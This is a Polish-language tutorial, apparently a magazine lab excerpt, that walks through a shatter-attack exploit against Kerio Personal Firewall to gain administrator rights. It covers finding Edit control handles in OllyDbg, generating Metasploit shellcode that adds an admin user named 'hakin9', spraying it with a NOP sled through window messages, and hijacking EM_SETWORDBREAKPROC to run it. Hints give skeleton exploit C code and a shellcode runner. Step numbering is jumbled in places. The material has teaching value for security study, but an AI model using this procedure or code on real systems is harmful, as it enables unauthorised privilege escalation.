
Zwróć uwagę na kontrolki *Edit* służące do wpisania parametrów połączenia – to do nich będziemy wysyłać komunikaty, które ostatecznie pozwolą nam przejąć kontrolę nad komputerem.

---


[16] Teraz spójrzmy, jakie jest miejsce tej kontrolki w hierarchii okien (wiedząc to będziemy mogli napisać kod znajdujący jej uchwyt). Uruchom *OllyDbg* i wybierz z menu *file → attach*.



Z listy wybierz okno *PFWADMIN / Kerio Personal Firewall* (uwaga: nie *PFWADMIN / Kerio Personal Firewall - opened connections*)




Z menu wybierz *view → windows*, aby obejrzeć listę okien debugowanej aplikacji.



Jak widać, główne okno KPF jest klasy *#32770* i nosi tytuł *Kerio Personal Firewall*. Wśród jego okien potomnych widzimy dwie kontrolki *Edit*. Do nich będziemy wysyłać nasze komunikaty.

---


[17] Wciśnij przycisk z symbolem *play* (zaznaczony na rysunku poniżej), aby debuggowany program kontynuował działanie.



Zamknij okno dialogowe *Kerio Personal Firewall* (okno dotyczące parametrów nowego połączenia). Zamknij debugger.

---


[18] Czy pamiętasz napisany przez siebie program odnajdujący kontrolkę *Edit* notatnika i wysyłający do niej komunikat nakazujący wkleić zawartość schowka? Otwórz go w *dev-cpp* i zmodyfikuj tak, aby odnajdywał on jedną z kontrolek *Edit* programu *Kerio Personal Firewall* i odpowiedni komunikat wysyłał do niej.




W razie problemów zajrzyj do podpowiedzi.

---

[19] Po skompilowaniu zmodyfikowanego programu ponownie wybierz z menu KPF *file → attach*, aby otworzyć okno dialogowe z kontrolkami *Edit*.



Do schowka skopiuj dowolny tekst (na przykład krótki fragment twojego programu). Uruchom skompilowany program wysyłający sygnał do kontrolki *Edit* okna dialogowego programu *Kerio Personal Firewall*. Jeśli wszystko poszło w porządku, do jednej z kontrolek *Edit* wklejona zostanie zawartość schowka.



---

skąd wziąć szelkod

Jak pamiętamy z artykułu, nasz plan działania jest teraz następujący: musimy napisać eksploita, który:

- umieści w przestrzeni adresowej atakowanego programu (komunikat *WM_SETTEXT*) szelkod dodający nowego uprzywilejowanego użytkownika,
- wmówi atakowanemu programowi, że umieszczony w jego przestrzeni adresowej szelkod jest nową funkcją służącą do łamania zbyt długich wierszy (komunikat *EM_SETWORDBREAKPROC*),
- wymusi złamanie treści kontrolki *Edit* (komunikat *WM_LBUTTONDBLCLK*).

Do przeprowadzenia ataku potrzebować będziemy więc szelkod dodający nowego użytkownika. Taki szelkod moglibyśmy napisać samemu, od podstaw, prościej będzie jednak wygenerować go przy pomocy metasploita.


---

[20] Wejdź na stronę http://www.metasploit.org:55555/.

Wejdź w zakładkę *payloads*.


Z listy *filter modules* wybierz *os::win32*.

Z listy dostępnych szelkodów wybierz *windows execute command*.




W okno *CMD* wpisz polecenie, które będzie wykonywać szelkod, czyli *cmd.exe /c net user hakin9 hakin9 /add && net localgroup administrators /add hakin9*. Uwaga: jeśli używasz innej niż angielska wersji językowej Windows, odpowiednio zmodyfikuj wpisywane polecenie (zamiast *administrators* użyj odpowiedniej innej nazwy grupy).

W okno *EXITFUNC* wpisz *process*. Kliknij przecisk *generate payload*.




Szelkod jest wygenerowany. Do dyspozycji mamy dwie wersje – do użycia w eksploicie pisanym w C (u góry) oraz w Perlu (u dołu). Skopiuj wersję dla C do notatnika i zapisz do pliku *shellcode.c*.



[21] Teraz warto sprawdzić, czy wygenerowany szelkod działa. Dopisz do *shellcode.c* kod, który spowoduje wykonanie szelkodu umieszczonego w tablicy *scode[]*. W razie problemów zajrzyj do podpowiedzi.

---

[22] Skompiluj i wykonaj zmodyfikowany program *shellcode.c*.



Sprawdź, czy dodany został nowy użytkownik o nazwie hakin9. Jeśli tak, usuń go (to była tylko próba).


---

umieszczamy szelkod w przestrzeni adresowej KPF

[23] Czy pamiętasz napisany przez ciebie kilka punktów temu program umieszczający w kontrolce *Edit* programu *Kerio Personal Firewall* zawartość schowka? Zmodyfikuj go tak, by umieszczał tam szelkod, uzupełniony nopami do wielkości jednego megabajta. Przydadzą ci się komunikaty: *EM_SETREADONLY* (pozwala wyłączyć kontrolce tryb *tylko do odczytu*), *EM_SETLIMITTEXT* (ustawia limit znaków, które można wpisać w kontrolce) i *WM_SETTEXT*. W razie problemów zajrzyj do podpowiedzi.


---

[24] Po odpowiednim zmodyfikowaniu programu skompiluj go i uruchom. Sprawdź, czy wszystko poszło w porządku i czy w kontrolce *Edit* umieszczony jest ciąg śmieci przypominający szelkod z dołączonym blokiem nopów.




---


[25] Jak widać, szelkod został umieszczony w przestrzeni adresowej atakowanego programu. Sprawdźmy, pod jakim adresem się znajduje. Uruchom *OllyDbg*. Z menu wybierz *file → attach*.




Z listy wybierz okno *PFWADMIN / Kerio Personal Firewall* (uwaga: nie *PFWADMIN / Kerio Personal Firewall - opened connections*)




Z menu wybierz *view → memory*.



Tu z menu kontekstowego wybierz *search*.




Podaj ciąg, którego będziesz szukał – w polu *HEX* wpisz szesnastkowo początek szelkodu.




Kliknij *OK*, aby rozpocząć szukanie.

Po chwili szukany ciąg został znaleziony. Obejrzyj jego okolice – jeśli poprzedza go duży blok nopów, to jest to nasz szukany szelkod. Zapisz na kartce adres leżący mniej więcej w połowie bloku nopów.



---

[26] Zamknij debuggera. Ponownie otwórz okno KPF z kontrolkami edit (jak zwykle, *file → connect*).



---

piszemy eksploita

[27] Możemy już napisać eksploita. Otwórz w *dev-cpp* program umieszczający szelkod w przestrzeni adresowej atakowanego programu i dopisz do niego fragment:

- ustawiający jako adres nowej procedury łamiącej zbyt długie wiersze spisany przed chwilą adres leżący w środku bloku nopów,
- wymuszający złamanie tekstu.


W razie problemów zajrzyj do podpowiedzi.

---

[28] Pora przetestować napisanego eksploita. Po skompilowaniu go i umieszczeniu gdzieś, gdzie będziesz miał dostęp jako zwykły użytkownik, wyloguj się z konta administratora i zaloguj się jako zwykły użytkownik.


---

[14] Kliknij dwukrotnie na ikonkę *Kerio Personal Firewall w zasobniku systemowym* – pojawi się okno podobne do poniższego.




---

[29] Z menu wybierz *file* → *connect*.



Otworzy się znane już nam okno, które będzie celem ataku naszego eksploita:



---

[30] Uruchom eksploita. Następnie wyloguj się i spróbuj zalogować jako użytkownik *hakin9* z hasłem *hakin9*...

Sukces!

Załączniki

wybrane komunikaty

Rodzaj komunikatu	wParam	lParam	Zwracana wartość
WM_PASTE	*0*	*0*	brak
EM_SETREADONLY	*True* włącza, *False* wyłącza	*0*	*0* gdy operacja się nie powiedzie
EM_SETLIMITTEXT	maksymalna długość tekstu	*0*	brak
WM_SETTEXT	*0*	adres nowego tekstu	*True* gdy się powiedzie
EM_SETWORDBREAKPROC	*0*	adres funkcji	brak
WM_LBUTTONDBLCLK	zawiera informacje o stanie przycisków myszki, klawiszy control i shift	mniej znaczące słowo określa położenie kursora w poziomie, a bardziej znaczące słowo określa położenie w pionie	*0* gdy aplikacja obsłuży ten komunikat

---

Podpowiedzi

Uwaga: Poniżej znajdują się podpowiedzi. Nie zaglądaj do nich, zanim sam się nie zastanowisz.

odstęp...

odstęp...

odstęp...

---

podpowiedź do punktu 07

Program wysyłający komunikat powinien wyglądać mniej więcej tak jak poniżej:

```
#include <windows.h>
```

```
#include <stdio.h>

int main() {
  HANDLE window;

  window = (HANDLE)0x???;
  SendMessage(???);
  system("PAUSE");
}
```

Jeśli nadal masz kłopoty z napisaniem tego programu, wykorzystaj listing send_message_1.c (nie zapomnij tylko w odpowiednie miejsce kodu wstawić odpowiedni uchwyt kontrolki *Edit*).

---

podpowiedź do punktu 11

Program, który sam odnajdzie uchwyt okna i wyśle do niego sygnał, powinien wyglądać mniej więcej tak jak poniżej:

```
#include <windows.h>
#include <stdio.h>

int main() {
```

```
  HANDLE ParentWnd, ChildWnd;

  ParentWnd = FindWindow(...);
  ChildWnd = FindWindowEx(...);
  SendMessage(...);
  system("PAUSE");
}
```

Jeśli nadal masz kłopoty z napisaniem tego programu, wykorzystaj listing send_message_2.c.

---

podpowiedź do punktu 18

Program, który sam odnajdzie uchwyt kontrolki *Edit* programu *Kerio Personal Firewall* i wyśle do niego sygnał, powinien wyglądać mniej więcej tak jak poniżej:

```
#include <windows.h>
#include <stdio.h>

int main() {
  HANDLE ParentWnd, ChildWnd;

  ParentWnd = FindWindow(...);
  ChildWnd = FindWindowEx(...);
```

```
  SendMessage(...);
  system("PAUSE");
}
```

Jeśli nadal masz kłopoty z napisaniem tego programu, wykorzystaj listing send_message_3.c.

---

podpowiedź do punktu 21

Aby wykonać kod zapisany w tablicy *scode[]*, musimy potraktować zmienną *scode* jako wskaźnik do funkcji, a następnie wywołać tę funkcję. Sprawę załatwi więc jedna prosta linijka:

```
((void(*)())scode)();
```

Jeśli nadal masz kłopoty z napisaniem tego programu, wykorzystaj listing shellcode.c.

---

podpowiedź do punktu 23

Program umieszczający w kontrolce *Edit* szelkod z dodanym blokiem nopów powinien wyglądać mniej więcej tak jak poniżej:

```
#include <windows.h>
#include <stdio.h>
#include <string.h>

unsigned char scode[] = (...)

int main() {

    HANDLE ParentWnd, ChildWnd;
    LONG scaddr;
    char *buf;

    ParentWnd = FindWindow("#32770", "Kerio Personal
Firewall");
    ChildWnd = FindWindowEx(ParentWnd, NULL, "Edit",
NULL);
    SendMessage(..., EM_SETREADONLY, ...);

    buf = malloc(...);
    buf = memset(...);
    strcat(buf, scode);
    buf[strlen(buf)] = 0;

    SendMessage(..., EM_SETLIMITTEXT, ...);
    SendMessage(..., WM_SETTEXT, ...);
}
```

Jeśli nadal masz kłopoty z napisaniem tego programu, wykorzystaj listing insert_shellcode.c.

---

podpowiedź do punktu 23

Gotowy eksploit powinien wyglądać mniej więcej tak jak poniżej:

```
#include <windows.h>
#include <stdio.h>
#include <string.h>

unsigned char scode[] = (...)

int main() {

    HANDLE ParentWnd, ChildWnd;
    LONG scaddr;
    char *buf;

    ParentWnd = FindWindow("#32770", "Kerio Personal
Firewall");
    ChildWnd = FindWindowEx(ParentWnd, NULL, "Edit",
NULL);
    SendMessage(..., EM_SETREADONLY, ...);
```

```
    buf = malloc(...);
    buf = memset(...);
    strcat(buf, scode);
    buf[strlen(buf)] = 0;

    SendMessage(..., EM_SETLIMITTEXT, ...);
    SendMessage(..., WM_SETTEXT, ...);
    SendMessage(..., EM_SETWORDBREAKPROC, ...);
    SendMessage(..., WM_LBUTTONDBLCLK, ...);
}
```

Jeśli nadal masz kłopoty z napisaniem tego programu, wykorzystaj listing exploit.c.